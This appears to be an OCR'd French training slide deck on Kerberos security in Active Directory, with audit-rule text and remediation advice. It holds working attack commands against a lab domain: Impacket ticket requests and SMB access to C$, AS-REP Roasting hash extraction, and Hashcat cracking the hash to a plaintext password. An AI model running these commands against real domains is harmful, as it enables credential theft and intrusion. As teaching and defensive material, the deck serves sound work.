Sécurité du protocole Kerberos

(environnement Active Direcory)

Authentification Windows - Active Directory

NTLM (NT Lan Manager) :

- Protocole d'authentification historique implémenté par Microsoft en 1993 avec Windows NT 3.1
- Toujours implémenté dans Windows aujourd'hui et dans ses prochaines versions
- Considéré comme vulnérable, en particulier du fait de ses faiblesses en matière de chiffrement des secrets
- Utilisé dès lors que Kerberos n'est pas disponible
- Intégré à la listes fonctionnalités dépréciées et vouées à disparaître par Microsoft en juin 2024


Kerberos :

- Protocole d'authentification par défaut et à privilégier, implémenté dans Windows en 2000 (il a été créé par le MIT en 1988 et n'est pas réservé au systèmes Windows)
- Permet de gérer l'authentification sur différents services, sans avoir besoin de communiquer les informations d'authentification (identifiant + mot de passe) à chaque service
- Utilise le compte de domaine Active Directory **krbtgt** pour la génération des tickets d'authentification
- Se base sur le temps pour la génération de tickets, le client, le serveur de clés (KDC porté par le DC) et le serveur portant le service auquel le client souhaite accéder doivent avoir une horloge synchronisée
- Pré-authentifications (TGT) non tracées dans les journaux des contrôleurs de domaine par défaut
- Peut facilement être affaibli en cas de mauvaise configuration d'un compte utilisateurs

L'authentification Kerberos

Les étapes :


- L'utilisateur s'authentifie [identifiant + (timestamp + condensat du mot de passe)] auprès du service Kerberos du contrôleur de domaine (KDC - Key Distribution Center) via une requête de type KRB_AS_REQ
- Le KDC fournit un TGT (Ticket-Granting Ticket) autorisant l'authentification dans une requêtes KRB_AS_REP
- L'utilisateur effectue une demande d'accès au service (SPN – Service Principal Name) souhaité à l'aide du TGT reçu via une requête KRB_TGS_REQ
- Le KDC lui fournit un TGS (Ticket Granting Server) permettant d'accéder au service demandé



L'authentification Kerberos + accès au service / à l'application

À noter :

- *L'authentification Kerberos nécessite l'utilisation de noms (FQDN) de machines pour se connecter. L'authentification à une ressource / un servie via son adresse IP n'est pas possible, contrairement à NTLM.*




Source : MIT / Kerberos Consortium

Visualisation des tickets

Visualisation des tickets :

- Les tickets TGT et TGS peuvent être visualisés à l'aide de la commande klist native sous Windows




Renouvellement des tickets

Renouvellement des tickets :

- Les tickets TGT et TGS sont générés automatiquement lors d'un accès à un service dont l'authentification est basée sur Kerberos
- Ils peuvent être effacés à l'aide de la commande klist avec l'option purge

```
PS C:\Users\admin_t2_cbr> klist.exe purge

LogonId est 0:0x1ad64d
        Suppression de tous les tickets :
        ticket(s) supprimé(s) !
PS C:\Users\admin_t2_cbr> klist.exe

LogonId est 0:0x1ad64d

Tickets mis en cache : (0)
PS C:\Users\admin_t2_cbr>
```



Demande d'un ticket TGT + connexion depuis Linux

```
┌──(kali㉿kali)-[~]
└─$ impacket-getTGT woundride.local/admin_t2_cbr -dc-ip w2019-dc01
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Saving ticket in admin_t2_cbr.ccache

┌──(kali㉿kali)-[~]
└─$ impacket-describeTicket admin_t2_cbr.ccache
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] Ticket Session Key            : afd5518820e4420d2b1af8b33d63acd31996080889272f531c2c01b57070e577
[*] User Name                     : admin_t2_cbr
[*] User Realm                    : WOUNDRIDE.LOCAL
[*] Service Name                  : krbtgt/WOUNDRIDE.LOCAL
[*] Service Realm                 : WOUNDRIDE.LOCAL
[*] Start Time                    : 16/02/2025 23:56:06 PM
[*] End Time                      : 17/02/2025 09:56:06 AM
[*] RenewTill                     : 17/02/2025 23:56:06 PM
[*] Flags                         : (0x50c10000) forwardable, proxiable, renewable, initial, enc_pa_rep
[*] KeyType                       : aes256_cts_hmac_sha1_96
[*] Base64(key)                   : r9VRiCDkQg0rGvizPWOs0xmWCAiJJy9THCwBtXBw5Xc=
[*] Decoding unencrypted data in credential[0]['ticket']:
[*]   Service Name                : krbtgt/WOUNDRIDE.LOCAL
[*]   Service Realm               : WOUNDRIDE.LOCAL
[*]   Encryption type             : aes256_cts_hmac_sha1_96 (etype 18)
[-] Could not find the correct encryption key! Ticket is encrypted with aes256_cts_hmac_sha1_96 (etype 18), but no keys/creds were supplied

┌──(kali㉿kali)-[~]
└─$ KRB5CCNAME=admin_t2_cbr.ccache impacket-smbclient woundride.local/admin_t2_cbr\@pc12 -k -no-pass
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use c$
# ls
drw-rw-rw-          0  Sun Jan  5 21:16:36 2025 $Recycle.Bin
drw-rw-rw-          0  Wed Mar 22 23:59:05 2023 Documents and Settings
-rw-rw-rw- 2013265920  Sun Jan  5 21:15:24 2025 pagefile.sys
drw-rw-rw-          0  Wed Mar 22 23:56:51 2023 PerfLogs
drw-rw-rw-          0  Sun Feb 16 21:24:20 2025 Program Files
drw-rw-rw-          0  Sun Feb 16 21:22:11 2025 Program Files (x86)
drw-rw-rw-          0  Sun Jan  5 21:15:32 2025 ProgramData
drw-rw-rw-          0  Wed Mar 22 23:59:11 2023 Recovery
-rw-rw-rw-  268435456  Sun Jan  5 21:15:24 2025 swapfile.sys
drw-rw-rw-          0  Sun Jan  5 21:09:15 2025 System Volume Information
drw-rw-rw-          0  Sun Jan  5 21:16:03 2025 Users
drw-rw-rw-          0  Thu Mar 23 00:01:15 2023 Windows
# 
```

Attaque de type AS_REP Roasting

Faiblesse de configuration :

- La « pré authentification » Kerberos est volontairement désactivée pour un / des utilisateur(s)
- Action parfois nécessaire au fonctionnement de certaines applications tierces dont l'authentification est basée sur l'AD (exemples : solution de type SSO, authentification depuis un serveur Linux / Unix...)
- Les comptes pour lesquels cette faiblesse est introduite peuvent souvent avoir des privilèges élevés sur l'AD

Check if all admin accounts require Kerberos pre-authentication

Rule ID:
S-NoPreAuthAdmin

Description:
The purpose is to ensure that all admin accounts require Kerberos pre-authentication


Technical explanation:
Without Kerberos pre-authentication, an attacker can request Kerberos data from the domain controller and use this data to brute-force the account password. You can search accounts using the LDAP query *(userAccountControl:1.2.840.113556.1.4.803:=4194304)*

Advised solution:
Edit the property of the involved accounts and select the Account tab. Uncheck "Do not require Kerberos preauthentication". For computers, which don't have the Account tab, you have to manually edit the attribute useraccountcontrol. Subtract 4194304 from the value of the attribute.

Points:
5 points per discovery

Documentation:
http://www.harmj0y.net/blog/activedirectory/roasting-as-reps/
[MITRE]T1558.004 Steal or Forge Kerberos Tickets: AS-REP Roasting
[FR]ANSSI - Kerberos pre-authentication disabled for privileged accounts (vuln1_kerberos_properties_preauth_priv) 1


Si compte à privilèges : Vulnérabilité de niveau 1 ADS




Attaque de type AS_REP Roasting

Les étapes :

- L'attaquant recherche les comptes pour lesquels la pré authentification Kerberos est désactivée
- Il émet une requête de type KRB_AS_REQ auprès du service Kerberos du contrôleur de domaine (KDC) pour le(s) compte(s) concerné(s)
- Le KDC lui retourne un TGT (non réutilisable directement)
- L'attaquant peut alors tenter de casser le mot de passe à partir du condensat contenu dans ce dernier
- L'attaquant peut tenter de réutiliser le ticket pour s'authentifier






Attaque de type AS_REP Roasting

Exemple de demande d'un ticket TGT via Impacket et récupération du mot de passe avec Hashcat :

```
┌──(kali㉿kali)-[~]
└─$ vi user.txt

┌──(kali㉿kali)-[~]
└─$ impacket-GetNPUsers woundride.local/ -usersfile user.txt -dc-ip 192.168.46.2 -request
 -format hashcat -outputfile hash.txt
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.
datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezo
ne-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
$krb5asrep$23$c.blanc-rolin@WOUNDRIDE.LOCAL:2bb3211d65ce31d874a478164fc7a148$71d4cd0c46e9
24323c390044e055212d8501c3ccbb667d94cff75558ca54e02ffe36ccd69a4c0f7de13e8c6c9dbe248de4122
014d0a8955b17d352d2435add995c279b0280f4feb50da631b7ee1c2d576dda555a743bcb7b29435745f4dde7
d6e66dc0b8075ff63ca3497747a80c9f7906cc60c0e92ad6b4cd343f22380fda2068d27b7cbbdf77d82ef5db1
fdc68289a0583e71c968989eb5aff2b9176d389c2d2de7b57417c4929c8add6394d9c199f80ff0650b6409044
b1b273cdd70d1369c6d5d8cdddd2ba2a4f0172c92a94ae03de9b1349dc2fd011bd8f6af8f19f0cfd88ed1a8db
ff9ce2f7580f7ace4444c20aaff
```

```
┌──(kali㉿kali)-[~]
└─$ sudo hashcat -m 18200 -a 0 hash.txt rockyou.txt
hashcat (v6.2.6) starting

Dictionary cache built:
* Filename..: rockyou.txt
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace..: 14344384
* Runtime...: 2 secs

$krb5asrep$23$c.blanc-rolin@WOUNDRIDE.LOCAL:dc3236cef5accbbb5d90d4d390d70e17$370552ce90e8095809c
c574f80f0fc42b7833052405d50380580684451fb3ef02f7932644178d5c2d6f462279ad5614a7c79b2d148e0891fb82
27c8e73be69d2977f2eaded4ab3a4a1eec60379ca7c92d3384fd01604df26a36d5d6666c4dacc2c830f780a758047be3
8960c16d33f071be47fe77ae079a8c2d90ea1b9d4129c9054daaf2f8929e6b6e59a55ab9ea5f8a54c26a104968cfab5a
0d3b9e6b2a87343b1ac15ff00e8f8784ce04b3486f036f49eba801fc8c11bab4765fe18acc99f243fd4671b5f611e341
aad579088facc4c2caa2f1aa920c4318721568749cae60eedff30c15329a4e6d687fef244151e8545:P@55w0rd

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$c.blanc-rolin@WOUNDRIDE.LOCAL:dc3236c ... 1e8545
Time.Started.....: Wed Feb 12 23:00:06 2025 (0 secs)
Time.Estimated...: Wed Feb 12 23:00:06 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   505.4 kH/s (1.19ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 190464/14344384 (1.33%)
```

Attaque de type AS_REP Roasting



Attaque de type Kerberoasting

Faiblesse de configuration :

- L'attribut ServicePrincipalName (SPN) est défini pour un compte utilisateur
- Action parfois nécessaire au fonctionnement de certaines applications tierces dont l'authentification est basée sur l'AD (exemples : solution de type SSO, VMware Enhanced Authentication Plugin (EAP) déprécié depuis février 2024 (https://knowledge.broadcom.com/external/article?legacyId=96442))
- Les comptes pour lesquels cette faiblesse est introduite peuvent souvent avoir des privilèges élevés sur l'AD

Check if admin accounts are vulnerable to the Kerberoast attack.

Rule ID:
P-Kerberoasting

Description:
The purpose is to ensure that the password of admin accounts cannot be retrieved using the Kerberoast attack.


Technical explanation:
To access a service using Kerberos, a user requests a ticket (named TGS) to the DC specific to the service.
This ticket is encrypted using a derivative of the service password, but can be brute-forced to retrieve the original password.
Any account having the attribute SPN populated is considered as a service account.
Given that any user can request a ticket for a service account, these accounts can have their password retrieved.
In addition, services are known to have their password not changed at a regular basis and to use well-known words.

Please note that this program ignores service accounts that had their password changed in the last 40 days ago to support using password rotation as a mitigation.

Advised solution:
If the account is a service account, the service should be removed from the privileged group or have a process to change its password at a regular basis.
If the user is a person, the SPN attribute of the account should be removed.

Points:
5 points per discovery

Documentation:
https://adsecurity.org/?p=3466
[ER]ANSSI - Privileged accounts with SPN (vuln1_spn_priv) 1
[MITRE]T1558.003 Steal or Forge Kerberos Tickets: Kerberoasting



